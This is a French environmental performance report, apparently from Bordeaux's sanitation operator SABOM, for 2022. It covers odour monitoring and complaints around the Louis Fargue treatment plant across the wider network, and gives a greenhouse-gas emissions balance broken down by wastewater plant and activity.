La plateforme Envirosuite développée en 2020, a été mise en service en mai 2021. Elle assure une aide à l'exploitant pour identifier les sources potentiellement odorantes.

La vision du panache olfactif permet d'avoir une aide au diagnostic lorsqu'une nuisance est remontée à proximité de la station.

En complément de ces actions, un groupe de personnes volontaires et formées nommé « Observatoire des odeurs » constitué de « sentinelles odeurs » assure des tournées hebdomadaires en quatre points autour de la station d'épuration de Louis Fargue durant la période de janvier à avril, et d'octobre à décembre. Ces tournées sont renforcées durant la période estivale. En effet, le nombre de points de contrôle passe à neuf et couvre un périmètre de 450 mètres autour de la station.


Enfin, une tournée quotidienne est assurée par les îlotiers durant cette même période.

L'application « L'Observatoire des odeurs » a été mise en place afin de signaler les perceptions olfactives et d'enregistrer les tournées odeurs du service de l'Assainissement.

LES FONCTIONNALITÉS DE LA PLATEFORME

La plateforme Envirosuite permet de suivre les nuisances olfactives sur 4 km² et déclencher des actions correctives. Ce produit exploite les données de 12 capteurs olfactifs d'ambiance, de 4 capteurs olfactifs en insertion dans les cheminées de désodorisation, d'une station météo locale ainsi que d'un modèle de dispersion des odeurs actualisé toutes les 15 minutes. Certaines étapes de traitement étant connues pour être émettrices d'odeurs (pré-dégrillage, séchage et dépotage des boues), ces dispositifs sont complétés par la mise en place de contacteurs de portes sur les bâtiments d'exploitation. (Voir **CARTE 1 - ENV.6.3**).

CARTE 1 - ENV.6.3. Visualisation d'une vue plateforme Envirosuite sur la station d'épuration Louis Fargue



L'OBSERVATOIRE DES ODEURS



Mise en service en mai 2019, l'application L'Observatoire des odeurs permet de remonter les nuisances identifiées par les sentinelles pendant les tournées réalisées autour de la station d'épuration Louis Fargue (voir **FIGURE 1 - ENV.6.3**).

L'outil intègre également les observations de riverains volontaires formés à la détection des odeurs.

Cette co-construction d'un plan d'action anti-odeurs avec les habitants du quartier doit favoriser les échanges et permettre d'améliorer la compréhension des contraintes de chaque poste.

Outre la capacité à intervenir face à des observations, une capitalisation des données est effectuée à moyen et long terme. L'ensemble des informations collectées est analysé et alimente un plan d'action visant à réduire les nuisances olfactives de la station d'épuration de Louis Fargue. Cela peut se traduire par exemple par une modification des périodes pour réaliser certaines opérations d'exploitation ou une adaptation des process.

FIGURE 1 - ENV.6.3. Les visuels suivants illustrent l'interface web « Observatoire des odeurs »



BILAN DES OBSERVATIONS DE L'OBSERVATOIRE DES ODEURS

- Observations réalisées par les riverains

En 2022, 16 plaintes d'odeurs ont été émises par des riverains et enregistrées (voir **CARTE 2-ENV.6.3**).

CARTE 2 - ENV.6.3. Localisation des plaintes des riverains aux abords de la station Louis Fargue en 2022




TABLEAU 1 - ENV.6.3 Liste des plaintes des riverains aux abords de la station Louis Fargue en 2022

date	localisation	Type d'odeur
17/04/2022	rue Lucien Faure	fécale
18/04/2022	rue Lucien Faure	fécale
02/05/2022	cours Louis Fargue	fumier
18/05/2022	cours Louis Fargue	javel/chlore
26/07/2022	non identifiée	fécale
11/08/2022	cours Louis Fargue	fécale
11/08/2022	cours Louis Fargue	fécale
11/08/2022	cours Louis Fargue	fécale
11/08/2022	cours Louis Fargue	fécale
22/08/2022	rue Chantecrit	javel/chlore
29/08/2022	cours Louis Fargue	soufrée
16/09/2022	rue Chantecrit	javel/chlore
21/09/2022	rue Chantecrit	javel/chlore
21/09/2022	rue Chantecrit	fécale
23/09/2022	rue Lucien Faure	fécale
29/10/2022	rue Chantecrit	javel/chlore

A réception de chaque plainte, le correspondant odeur et le responsable de l'usine se sont rapprochés des riverains pour essayer d'identifier l'origine des nuisances. Les nuisances principalement perçues sont des odeurs "fécales", ou de "javel/ chlore". (voir **DIAGRAMME 1 - ENV 6.3**).

DIAGRAMME 1 - ENV 6.3 Caractérisation des plaintes



Les observations des riverains sont tout d'abord rapprochées des opérations d'exploitation effectuées (dépotage, mise en route des sècheurs...), ce qui permet de mieux comprendre l'impact des actions quotidiennes sur l'environnement proche de la station d'épuration. Par la suite, elles permettent au délégataire de prioriser le traitement des anomalies identifiées, en intégrant, en plus des facteurs techniques et sécurité, le facteur des nuisances olfactives.

D'une manière générale, les unités de désodorisation fonctionnaient normalement lors de ces plaintes : l'odeur de "javel/chlore" perçue provient de son utilisation pour traiter l'air.

Toutefois un dysfonctionnement d'une unité de désodorisation ou une casse sur une installation peuvent expliquer certaines observations d'échappement d'odeurs "fécales" ou "soufrées" : l'absence d'injection d'acide sulfurique au niveau de la désodorisation du prétraitement lié au délai important d'approvisionnement d'un coffret d'injection neuf de juillet à décembre 2022 a pu participer à la génération d'odeurs.

Ainsi, les odeurs "fécales" remontées par quatre riverains du cours Louis Fargue le 11 août 2022, provenaient d'une fuite sur une canalisation de boues séchées qui a rapidement été réparée.

Les odeurs fécales perçues par le riverain rue Lucien Faure en avril et septembre n'ont pas pu être reliées à la station, en effet, des sources d'odeurs extérieures au site de la station doivent être considérées, telles que celles issues des réseaux d'assainissement.

Une information à l'attention des riverains est faite par courrier ou par l'application en cas de travaux réalisés sur la STEP pouvant générer des nuisances.

En 2022, deux chantiers ont fait l'objet d'une information auprès des riverains (voir **FIGURE 2 - ENV.6.3**) :

- la finalisation du renouvellement de l'unité de désulfuration du biogaz avant cogénération débuté en 2021,
- le renouvellement du ventilateur utilisé pour extraire l'air vicié d'une des étapes du prétraitement des eaux usées vers la désodorisation.

Afin de limiter les nuisances olfactives, ces interventions ont été programmées durant une période propice à une faible émission d'odeurs.

FIGURE 2 - ENV.6.3. Visuel montrant la communication lors des travaux d'avril 2022



Observatoire des odeurs : travaux sur la station d'épuration

Chers membres de l'Observatoire des odeurs,

Du 19 au 20 avril, des travaux sont prévus sur un élément de la désodorisation du prétraitement des eaux usées de la station d'épuration Louis Fargue.

Sur chaque étape de traitement des eaux, des installations récupèrent l'air des bassins afin de le désodoriser. Ce procédé consiste à envoyer l'air contenant des composés malodorants dans des tours de lavage afin de rejeter, dans l'atmosphère, un air débarrassé des odeurs fécales et autres nuisances olfactives.

Pendant ces 2 jours, le ventilateur utilisé pour extraire l'air vicié d'une des étapes du prétraitement des eaux usées vers la désodorisation, sera remplacé.

L'air vicié n'étant plus extrait, cela pourrait potentiellement générer un léger dégagement d'odeurs.

Néanmoins, la désodorisation de la station d'épuration ne sera pas interrompue, seule une toute petite partie de la station ne sera plus désodorisée le temps des travaux.

Nous vous assurons que nous mettons tout en œuvre pour limiter d'éventuelles nuisances olfactives.

N'hésitez pas à utiliser votre application « L'Observatoire des odeurs » pour signaler des perceptions olfactives, une observation ou plainte en quelques clics et l'adresser directement à notre référent odeurs.

- Observations réalisées par les sentinelles

Depuis mai 2019, le personnel de la SABOM réalise des tournées odeurs spécifiques en 4 points autour de la station d'épuration tels que représentés sur la **CARTE 3 - ENV.6.3**.

CARTE 4 - ENV.6.3. Implantation de la Tournée 4 points



Ces observations sont réalisées en mobilité sur l'application de l'Observatoire des odeurs.


Ces tournées, comme les observations des riverains, contribuent à la compréhension des phénomènes générateurs d'odeurs. Le signalement d'absence d'odeur est tout aussi important que celui de leur présence car il permet au délégataire de vérifier le bon fonctionnement de ses installations.

A l'instar de l'année 2021, les sentinelles ont réalisé des tournées journalières et hebdomadaires, en 2022 : 693 observations ont été réalisées dont 195 perceptions olfactives (Pour rappel, en 2021, 664 observations ont été réalisées par l'exploitant dont 188 perceptions olfactives).

Ce sont les odeurs classées "fécales" qui prédominent (32,3%) puis celles classées "autres odeurs" (28,2%) ; les nuisances liées à l'environnement urbain ont un poids important depuis trois ans. A titre d'exemple, sur les 55 perceptions olfactives classées "autres odeurs", 47 d'entre elles sont des odeurs de type "ordures ménagères".

Le **DIAGRAMME 1** présente les différents types d'odeurs observées lors des tournées des sentinelles depuis 4 ans.

DIAGRAMME 1- ENV.6.3 Types d'odeurs observées lors des tournées 2019, 2020, 2021, 2022



Également, deux newsletters de l'Observatoire des odeurs ont été diffusées aux observateurs (riverains et sentinelles), à la Direction de l'Eau et à la SABOM en juin et décembre 2022. Elles permettent d'informer sur les travaux de la Station d'épuration, de faire un retour sur les odeurs perçues, et sur l'actualité de la SABOM.

ENV.6.4. SURVEILLANCE OLFACTIVE DU SYSTÈME D'ASSAINISSEMENT

Au-delà du suivi spécifique du secteur sensible autour de la station d'épuration de Louis Fargue, le Délégué réalise une surveillance des nuisances olfactives de la métropole bordelaise en tenant à jour une base de données « odeurs » qui intègre les sollicitations clients pour nuisances olfactives, traitées par le service d'assainissement depuis janvier 2019.

Les informations de cette base sont relatives à la localisation spatiale et temporelle des aléas perçus, l'identité des plaignants et les typologies des phénomènes ayant entraîné les nuisances. Toutes ces informations sont retranscrites sous SIGEA, ce qui permet de consulter rapidement l'historique des plaintes à une adresse donnée, d'en connaître les principales caractéristiques et de remonter efficacement aux comptes rendus d'intervention.

En 2022, 288 réclamations pour nuisances olfactives ont été reçues tous motifs confondus, qu'elles soient liées au système d'assainissement ou non. Ces réclamations ont engendré des enquêtes pour les équipes de la SABOM. Leur ventilation par motif est présentée dans le **TABLEAU 1** ainsi que sur le **DIAGRAMME 4**.

TABLEAU 1 - ENV.6 Motifs des réclamations pour nuisances olfactives reçues en 2022													
CAUSES	J	F	M	A	M	J	J	A	S	O	N	D	Total Général
Dépôt	7	9	6	7	3	2	8	17	26	18	13	8	124
Etanchéité	1	3	0	0	0	2	2	2	4	2		2	18
Injustifiée	3	8	5	6	8	7	9	16	12	14	9	8	105
Non défini	3	2	0	0	0	0	0	0	3	1	0	0	9
Ouvrage non siphoné	0	1	0	0	0	0	0	1	2	1	1	0	6
Pb de conformité	0	0	0	0	0	0	0	0	0	0	0	0	0
Pollution	1	0	0	0	0	0	0	0	0	0	0	0	1
Privée	3		3	1	4	1	1	2	4	3	2	1	25
Refoulement	0	0	0	0	0	0	0	0	0	0	0	0	0
Total des plaintes reçues	18	23	14	14	15	12	20	38	51	39	25	19	288
Total plaintes affirmées	15	23	11	13	11	11	19	36	47	36	23	18	263

Pour rappel, en 2021, 274 réclamations pour nuisances olfactives ont été reçues tous motifs confondus, qu'elles soient liées au système d'assainissement ou non.

En 2020, nous avons recensé 241 réclamations pour nuisances olfactives ont été reçues tous motifs confondus, qu'elles soient liées au système d'assainissement ou non.

Parmi l'ensemble des plaintes pour odeurs reçues, 263 aléas sont imputables au service de l'assainissement (calcul par différence du nombre total de plaintes reçues et du nombre de plaintes au motif privé). Le reste correspond à des problématiques en domaine privé ou en domaine public non lié à l'assainissement (cette catégorie représente environ 10 % des interventions réalisées par les enquêteurs).

Nous notons cette année une part plus importante du motif "cause injustifiée" dans le traitement des plaintes odeurs.


Pour rappel, le motif "cause injustifiée" recouvre les cas où l'agent qui s'est déplacé sur le terrain n'a pas constaté d'odeur lors de sa venue et n'a pas non plus constaté de dépôt dans les différents ouvrages du réseau à proximité immédiate (branchement, avaloir et regard de visite).

L'augmentation du nombre de plaintes odeurs recensées depuis 2020 est expliquée par la hausse des températures moyennes et extrêmes ainsi que la baisse des précipitations. En 2021, il a moins plu qu'en 2022 et bien que l'été du globalement moins chaud, il a duré plus longtemps (4 mois à +20°C de moyenne contre 3 mois en 2020).


L'année 2022 a été particulièrement chaude avec une pluviométrie extrêmement faible et des moyennes mensuelles de température supérieures à 20°C pour presque la moitié de l'année et des extrêmes importants en juillet et août.

Le recensement de ces plaintes a permis aux équipes de la SABOM d'en dresser une cartographie (voir **CARTE 5**)

DIAGRAMME 4 - ENV.6.4. Causes des plaintes odeur en 2022



CARTE 5 - ENV.6.4. Répartition géographique des plaintes pour nuisance olfactive recensées en 2022



Dans le paragraphe qui suit, ne sont discutées que les réclamations attribuables au service de l'Assainissement, c'est-à-dire le nombre de plaintes totales reçues diminué du nombre de plaintes aux motifs "Privé" et "Injustifié", soit un nombre total de 158 réclamations odeurs.

78,5 % des nuisances olfactives imputables au service de l'Assainissement sont liées à la présence de dépôts dans le réseau (124) ; ce constat engendre une intervention curative qui consiste dans la majorité des cas soit en un curage du réseau, soit en un pompage de bouche d'égout.


En 2022, 11,4 % des nuisances olfactives ressenties sur le périmètre affermé ont pour origine un défaut d'étanchéité. La qualification de l'origine de ces réclamations traduit un constat direct de défaut d'étanchéité au niveau des ouvrages du réseau. Les autres causes sont minoritaires.

Le GRAPHIQUE 1 illustre le nombre de réclamations d'odeurs mensuelles sur les infrastructures affermées au regard des paramètres températures moyennes et cumuls de pluie à l'échelle du territoire de Bordeaux Métropole. En 2022, la moyenne mensuelle des réclamations est de 24 plaintes environ.

Le profil de répartition mensuelle des plaintes présente :

- des niveaux inférieurs à la moyenne pour la totalité des mois en dehors de la période estivale/post-estivale située de début août à fin octobre,
- des recensements à la hausse pendant les mois de forte chaleur du fait de la concomitance de faibles niveaux de précipitations et de températures élevées en août, septembre et octobre.

GRAPHIQUE 1 - ENV.6.4. Réclamation odeurs mensuelles sur infrastructures affermées - 2022



Ces éléments viennent en complément d'EXPL.9 qui décrit les interventions des campagnes de mesures H₂S réalisées par la SABOM dans le cadre des points sensibles concernant les nuisances olfactives.

ENV.6.5. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel UA8	Nombre de plaintes odeurs enregistrées dans le SIG et répartition par cause	N/A	366 plaintes : 139 dépôts, 19 étanchéité, 19 hors contrat, 61ND, 13 non siphonide, 4 pb de conformité, 17 pollution, 85 privé, 9 refoulement	241 plaintes : 100 dépôts, 110 étanchéités, 3 hors contrat, 1 non défini, 4 pollutions, 21 privés, 2 refoulements	274 plaintes odeurs : 127 dépôts, 43 étanchéités, 0 refoulement, 5 non défini, 5 ouvrages non siphonide, 1 pollution, 26 privés, 67 non justifiée	288 plaintes odeurs : 124 dépôts, 18 étanchéités, 0 refoulement, 9 non défini, 6 ouvrages non siphonide, 1 pollution, 25 privés, 105 non justifiée
Indicateur opérationnel UI26	Nombre de plaintes odeurs sur la station d'épuration de Louis Fargue	N/A	5	3	36	16

RÉFÉRENTIEL CONTRAT

Article 48.3

Bilan Carbone

Annexe 83

Energie et bilan carbone

SOMMAIRE

ENRG.1.1. MÉTHODE	867
ENRG.1.2. BILAN GES 2022	869
ENRG.1.3. BILAN DES INDICATEURS	886

ENRG.1.1. MÉTHODE

L'effet de serre est un phénomène naturel. Les gaz dits « à effet de serre » (GES) permettent de retenir une partie de la chaleur du soleil et de maintenir une température moyenne d'environ 15°C à la surface de la Terre.

La concentration de CO₂, un des principaux gaz à effet de serre, est naturellement d'environ 0,04 % ; au-delà de cette concentration, la température moyenne du globe subira une hausse.

Les activités humaines (transport, logement, agriculture...) augmentent la proportion de GES dans l'atmosphère et créent un effet de serre additionnel.

L'empreinte carbone d'un produit ou d'une activité est un outil qui permet d'évaluer, en ordre de grandeur, les émissions de gaz à effet de serre (GES) engendrées par l'ensemble des processus physiques nécessaires à l'existence d'une activité ou d'une organisation humaine.

Cette méthode permet de traduire des données d'activité observables en émissions de gaz à effet de serre (GES) grâce à l'application de coefficients de conversion, également appelés facteurs d'émissions.

L'intérêt de l'empreinte carbone est de prendre en compte les six gaz à effet de serre listés dans le Protocole de Kyoto⁵ et toutes les sources d'émissions. En effet, cette méthode permet de couvrir de manière exhaustive le périmètre des émissions directes et indirectes liées à l'activité de l'entité, classées dans différents « Scopes ». Les scopes 1, 2 et 3 possèdent des périmètres différents qui sont résumés dans le SCHÉMA 1.

L'évaluation de l'empreinte carbone est réalisée par la multiplication des données d'activité avec des facteurs d'émission dans un périmètre choisi :

$$\sum_{i=1}^n A_i \cdot FE_i$$

Où :

- i est le périmètre de l'analyse
- A_i correspond aux données d'activité (kWh de gaz naturel, tonnes d'acier, les tonnes-kilomètres de fret, etc)
- FE_i correspond aux facteurs d'émission (grandeur qui permet de convertir une donnée en émissions de gaz à effet de serre)

L'unité : tonne de CO₂ équivalent (t CO₂-eq)

⁵ Dioxyde de carbone (CO₂), méthane (CH₄), protoxyde d'Azote (N₂O), hydrofluorocarbures (HFC), hydrocarbures perfluorés (PFC), hexafluorure de soufre (SF₆)

Pour réaliser le bilan des émissions de gaz à effet de serre (BEGES), la SABOM a utilisé un outil de calcul d'empreinte carbone développé par Veolia, basé sur la norme ISO 14064 et complété par les facteurs d'émissions du GIEC, de l'ASTEE, EcoInvent, Carbone 4 et Veolia.

L'objectif de cet outil, appelé GreenPath est de fournir un diagnostic des émissions de gaz à effet de serre (GES) liées aux différents métiers de Veolia dans les domaines de l'eau, des déchets et de l'énergie.


GreenPath couvre le périmètre des émissions directes et indirectes (liées à la consommation d'électricité, aux achats, à la gestion des déchets, ...), soient les « Scopes » 1 et 2 et 3.

L'outil de calcul de l'empreinte carbone a été audité et déclaré conforme aux protocoles internationaux de calculs des émissions de GES : GHG Protocol Standard (édition révisée) et Norme ISO 14064-1 (2006) et ISO 14069-2 (2014) Gaz à effet de serre.

Le périmètre opérationnel pris en compte est le suivant :

- les données énergétiques (électricité, gaz naturel, fioul, biogaz),
- la consommation des réactifs,
- le transport des marchandises ainsi que les déplacements professionnels,
- la production et l'élimination des boues et des déchets.

SCHÉMA 1 - ENRG.1. Les trois scopes des émissions de gaz à effet de serre



ENRG.1.2. BILAN GES 2022

Pour la SABOM, l'année 2019 est l'année de référence environnementale.


Les émissions évitées correspondent à la différence entre les émissions d'un scénario de référence et les émissions de l'activité étudiée, pour la même année. Elles correspondent au « bénéfique » associé à la valorisation matière ou énergie, en supposant que si cette valorisation n'avait pas eu lieu, c'est un procédé plus défavorable qui aurait eu lieu à la place (scénario de référence). Pour la SABOM, les émissions évitées proviennent de la valorisation agronomique des boues (en remplacement d'engrais et de chaux) et de la production d'énergie via les méthaniseurs (revente d'énergie à un tiers). Les émissions évitées ont baissé de 3 % entre 2021 et 2022 (voir le paragraphe boues et méthanisation suivants).

De plus, par rapport à 2020, des émissions évitées ont été ajoutées (émissions évitées énergie Go), du fait que l'énergie verte (certificats d'électricité verte), si elle n'est pas directement consommée par la SABOM, est disponible pour d'autres utilisateurs.

En 2022, les tonnes de CO₂ émises par l'exploitation du service de l'assainissement s'élèvent à 24 143 tonnes de CO₂ (-3,37% par rapport à 2021), 5 747 tonnes de CO₂ pour les émissions évitées et 2 057 tonnes de CO₂ pour les émissions évitées énergie GO (avec une Garantie d'Origine). Les pages suivantes détaillent ces éléments.

L'HISTOGRAMME 1 nous montre le détail des émissions (Tonnes CO₂-eq) par type d'activité avec en 2022 :

- 56 % d'émissions pour les STEP (identique à 2021),
- 18,4 % d'émissions pour le compostage des boues (-1,87% par rapport à 2021),
- 1,5 % d'émissions pour la méthanisation des boues (identique à 2021),
- 19,3 % d'émissions pour la collecte des eaux usées (+2,91% par rapport à 2021),
- 4,4 % d'émissions pour les travaux réseaux eaux usées et eaux pluviales (-1,41% par rapport à 2021).



La somme des valeurs est légèrement inférieure au total des bilans carbone car il manque les émissions de CO₂ liées à l'informatique et aux déplacements qui représentent une quarantaine de tonnes de CO₂.

Les principales différences avec les résultats de 2021 se trouvent dans les émissions pour le compostage des boues, dans les émissions pour la collecte des eaux usées et pour les travaux réseaux eaux usées et eaux pluviales (voir le détail dans les parties ci-après).


Les émissions des STEP en 2022 sont proches des émissions de 2021.

LES STATIONS D'ÉPURATION

Les HISTOGRAMMES 2 à 7 exposent le détail des stations d'épuration en termes d'émissions.

Pour les STEP, les émissions proviennent de l'énergie achetée, de la consommation de réactifs et consommables, des émissions directes de GES et de l'élimination des sous-produits (voir EXPL.10 et ENRG.2).

HISTOGRAMME 2 - ENRG.1.2 Détail des émissions pour la STEP de Louis Fargue




Une baisse des émissions de CO₂ pour la STEP de Louis Fargue entre 2021 et 2022 est à noter essentiellement dû à l'énergie achetée (-23%) et aux émissions directes de GES (-8,5%). Ces émissions sont dues, notamment, à la baisse des volumes traités du fait de la faible pluviométrie.

De plus, en 2022, la STEP de Louis Fargue a connu une forte baisse de la consommation de gaz naturel de -39,76 % due aux arrêts des sècheurs de Louis Fargue : du 06/09/2022 au 14/10/2022 dans le cadre de la maintenance annuelle et du chantier de réfection du dôme du silo à boues séchées B, puis du 24/10/2022 au 29/11/2022 suite à l'incident d'auto-échauffement des boues séchées dans les silos.

Les émissions dues à la consommation de réactifs sont en lien avec des effluents à traiter plus concentrés qu'en 2021 (liée à la baisse de la pluviométrie). En effet, les doses de réactifs injectées dépendent des concentrations en entrée des ouvrages de traitement. De plus, pour assurer la conformité des rejets, à partir d'avril 2022, les réactifs file eau ont été injectés par temps sec.

HISTOGRAMME 3 - ENRG.1.2 Détail des émissions pour la STEP de Clos de Hilde



Entre 2021 et 2022, les émissions de CO₂ sont en augmentation pour la STEP de Clos de Hilde notamment pour les émissions directes de GES.

L'augmentation des émissions directes de GES de la STEP de Clos de Hilde est due à une augmentation de la charge en entrée en lien direct avec une faible pluviométrie. Cette hausse des charges a entraîné la remise en service de la tranche 1 de l'usine pendant quelques mois ce qui impacte les émissions directes de GES.

Les émissions de CO₂ en 2022 sont similaires aux émissions de 2021 concernant l'énergie achetée et les consommations de réactifs certainement dû à des postes avec des consommations en hausse et d'autres postes avec des consommations en baisse :


- Poste avec consommations en hausse : dans le cadre des travaux liés à la biométhanisation, le ventilateur de recirculation d'air chaud du sécheur a été remplacé par un équipement plus puissant et donc plus consommateur ;
- Poste avec consommations en baisse :
 - l'arrêt du digesteur de Juillet 2021 à Mars 2022, tout comme le sécheur et son système de traitement d'air,
 - des actions d'économies d'énergie ont permis une baisse de la consommation électrique grâce à la mise en service en 2021 d'un système de gestion des biofiltres, afin d'optimiser l'aération à la charge de pollution à traiter sur Clos de Hilde (procédé SBB : *standard bloc biofilter*. La régulation SBB a été mise en service en 2021 mais les optimisations se sont poursuivies en 2022).

Les deux stations d'épuration, Louis Fargue et Clos de Hilde, représentent à elles seules 61% du bilan d'émission des stations d'épuration.

L'énergie achetée à Louis Fargue est bien plus importante que l'énergie achetée à Clos de Hilde du fait des volumes traités.


HISTOGRAMME 4 - ENRG.1.2 Détail des émissions pour la STEP de Cantinolle

HISTOGRAMME 4 ENRG.1.2 Détail des émissions de la STEP de Cantinolle



Pour la STEP de Cantinolle, une légère baisse des émissions de CO₂ est constatée en 2022, notamment pour les consommations de réactifs et pour l'élimination des sous-produits. Cette diminution des émissions s'explique par la baisse des volumes traités.


HISTOGRAMME 5 ENRG.1.2 Détail des émissions pour la STEP de Sabarèges




En 2022, une diminution des émissions de CO₂ est constatée pour la station d'épuration de Sabarèges certainement due à la baisse des volumes traités. La baisse des émissions liées à l'énergie achetée peut s'expliquer aussi par le remplacement de 2 surpresseurs air process réalisé fin novembre 2022 (équipement avec technologie moins énergivore).

Concernant les émissions directes, la station de Sabarèges représente plus du double des émissions directes de Cantinolle du fait d'un traitement de l'azote non présent à Sabarèges.

HISTOGRAMME 6 - ENR.1.2 Détail des émissions pour la STEP de Lille Blanquefort



HISTOGRAMME 7 - ENRG.1.2 Détail des émissions pour la STEP de Cailhocs



Les consommations de réactifs sont faibles pour les stations de Lille Blanquefort et des Cailhocs car le procédé à boues activées n'utilise pas de réactif sur la filière eau. En revanche, la part d'énergie achetée est plus importante par rapport aux trois autres postes d'émissions du fait de l'aération nécessaire pour ce type de process.

Les émissions de CO₂ liées à l'énergie achetée sur les stations d'épuration de Lille Blanquefort et Les Cailhocs et les émissions directes de GES sont similaires à 2021.

RATIOS DES STEPS

TABLEAU 1 - ENRG.1.2 RATIOS DES STATIONS D'EPURATION																	
	Emissions CO ₂				t CO ₂ évités				Volume traité (m ³)				Ratio g CO ₂ e/m ³ EU traitée et valorisée				Evolution 2021/2022
	2019	2020	2021	2022	2019	2020	2021	2022	2019	2020	2021	2022	2019	2020	2021	2022	
STEP des Cailhocs	38	34	46	32	18	21	19	16	206 528	242 921	212 840	170 718	184	140	216	187	-13,27%
STEP Cantinolle	1 628	1 534	1 351	1 313	806	844	564	552	5 737 838	6 446 459	5 981 565	4 855 003	284	238	226	270	19,74%
STEP Lille Blanquefort	541	508	610	581	335	350	380	384	3 178 795	3 338 657	3 392 897	2 647 811	170	152	180	219	22,05%
STEP Clos de Hilde	6 729	6 300	6 494	6 713	1 628	2 176	2 403	2 194	28 686 100	30 781 940	29 210 560	26 495 840	235	205	222	253	13,96%
STEP de Sabarèges	1 946	1 942	1 959	1 903	680	674	620	677	6 352 544	7 194 186	7 130 133	6 058 060	306	270	275	314	14,33%
STEP louis Fargue	13 085	13 426	8 939	7 861	1 802	1 844	1 750	1 843	46 261 095	53 005 411	49 395 738	34 998 865	283	253	181	225	24,12%

Ces valeurs prennent en compte les émissions issues du fonctionnement de la STEP, du compostage des boues et de la méthanisation pour la STEP de Louis Fargue.


Pour l'ensemble des stations d'épuration, on peut constater une augmentation du ratio g CO₂ e/m³ EU traitée directement liée à la baisse des volumes traités pour 2022 (faible pluviométrie). Cette tendance est vérifiée aussi pour les Cailhocs mais l'ordre de grandeur étant très inférieur aux autres usines cela ne se reflète pas dans la valeur du ratio.

Néanmoins, les émissions de CO₂ sont en baisse sur toutes les stations hormis pour Clos de Hilde car les charges en entrée sont en hausse (+4,8% par rapport à 2021).

LES BOUES

L'HISTOGRAMME 8 expose le détail du compostage des boues.

HISTOGRAMME 8 - ENRG.1.2 Détail du compostage des boues (t CO₂-eq)



Les émissions liées au compostage des boues sont dues à la réaction de matière lors du processus de compostage.


En 2022, la baisse des émissions liées au compostage des boues est liée à la baisse significative de la production de boues sur l'ensemble des stations d'épuration. Cette baisse est liée à la remise en service, en 2022, du digesteur 2 de Clos de Hilde (- 814,5 tMS sur cette station entre 2021 et 2022)

Les émissions évitées par ce procédé s'élèvent en 2022 à 3 284 t CO₂-eq.

Il est à noter néanmoins que le compostage permet d'éviter des émissions compte tenu de sa vocation à se substituer à un apport d'engrais chimique.

La séquestration de carbone liée au compostage permet également d'éviter 2 200 t CO₂-eq. Une fraction du CO₂ contenu dans le compost épandu sera en effet séquestrée dans le sol, créant ainsi un puits organique.

HISTOGRAMME 9 - ENRG.1.2 Détail de la méthanisation des boues par STEP (t CO2-eq)




L'**HISTOGRAMME 9** expose le détail de la méthanisation par STEP.

Le poids conséquent de la méthanisation des boues à Louis Fargue constaté en 2019 et 2020, est extrêmement réduit en 2021 et 2022. Sur le poste méthanisation de Louis Fargue, depuis 2019, on prend en compte les fuites liées au méthaniseur ainsi que des "pertes de biogaz" qui avaient été considérées faute de comptage sur le sécheur. Depuis 2021, il n'y a plus de pertes de biogaz considérées mais seulement les fuites du méthaniseur qui ne sont pas comptabilisées. En effet, une comptabilisation du biogaz consommé sur le sécheur a été mise en place.

Malgré la production en baisse des boues sur l'ensemble des stations d'épuration, la part d'émissions de CO₂ pour le poste de méthanisation est équivalente à 2021 du fait du redémarrage du digesteur 2 de Clos de Hilde.

LA COLLECTE DES EAUX USÉES

L'HISTOGRAMME 10 détaille les émissions liées à la collecte des eaux usées.



En 2022, une augmentation conséquente des émissions dues à la consommation de réactifs et consommables se remarque et est due à la mise en service, en mai 2022, du traitement H₂S des stations de pompage de Bruges 1 et de Foire A qui sont deux stations de pompage consommant une quantité de nutrix importante.

En 2022, les émissions liées à l'énergie achetée ont baissé par rapport à 2021. Pour les postes et bassins, cela peut s'expliquer par une forte baisse de la consommation d'électricité de -22,42 % par rapport à 2021 pour une variation de volume pompé globale de -32,72 %. La faible pluviométrie de l'année 2022 a eu un impact sur le fonctionnement des stations Eaux Usées et Eaux Pluviales.


En corrélation avec leur baisse de volume, les stations d'eaux usées ont moins consommé d'électricité du fait de la diminution d'eaux claires parasites.

Les volumes des stations pluviales ont baissé quant à eux de 64%, là où leur consommation électrique n'a diminué que de 28%. Comparativement aux stations d'eaux usées, la chute des volumes pompés par les stations pluviales a eu un impact limité sur la consommation électrique.

LES TRAVAUX

Les émissions liées aux travaux : 1 054 t CO₂-eq dont 487 t CO₂-eq pour les renouvellements de canalisations dans le cadre du Bloc 2, 493 t CO₂-eq pour la pose de branchements et 74 t CO₂-eq pour les réparations de casses.

HISTOGRAMME 11 - ENRG.1.2. Détail des émissions liées aux travaux (t CO₂-eq)




Les émissions liées aux travaux ont baissé du fait d'un nombre de travaux en baisse en 2022.

Sur la pose des branchements, une diminution des émissions est certainement due à la baisse des demandes de raccordements des usagers.

LES POSTES D'ÉMISSION LES PLUS IMPORTANTS


L'HISTOGRAMME 12 représente le top 6 des activités dont les émissions sont les plus importantes depuis 2019.

HISTOGRAMME 12 - ENRG.1.2 Top 6 des plus importantes émissions (t CO2-eq)



HISTOGRAMME 13 - ENRG.1.2 Evolutions des postes les plus importants entre 2021 et 2022 (t CO₂-eq)

Evolution sur les postes les plus importants entre 2021 et 2022



Le site de Louis Fargue (hors compostage des boues) totalise à lui seul 26 % des émissions du service. Les volumes traités sur la station, le process utilisé et l'absence de torchère expliquent en grande partie le poids conséquent de ce site. Cependant les émissions liées à la méthanisation, grâce à un comptage des consommations, ont été très fortement réduites depuis 2021.

Le compostage des boues pris par site se place en deçà des émissions de l'activité collecte mais lorsqu'on le considère à l'échelle du service, il prend également une place conséquente (13 % des émissions du service).

Les émissions évitées par le compostage, en prenant le phénomène de séquestration en compte, compensent les émissions liées à ce poste.

La torchère mobile sur Louis Fargue a été mise en route début 2023. Le fait de torcher le biogaz permettra de ne rejeter que du CO₂ biogénique qui n'impacte pas le bilan carbone fossile. Cet effet devrait se voir dans le bilan estimatif carbone 2023.


Par ailleurs, des réflexions restent encore à initier sur :

- la réinjection de biogaz sur Clos de Hilde en 2023, qui engendrera des émissions évitées,
- l'intégration dans le bilan des dispositifs de récupération de chaleur présents sur le service (sur le réseau de collecte et sur les eaux traitées de Louis Fargue).

Conclusion générale

Depuis 2019 (année de référence), les émissions de CO₂ de la SABOM diminuent (HISTOGRAMMES 14).

HISTOGRAMME 14 - ENRG.1.2 Evolutions des émissions depuis 2019 (t CO₂-eq)



ENRG.1.3. BILAN DES INDICATEURS

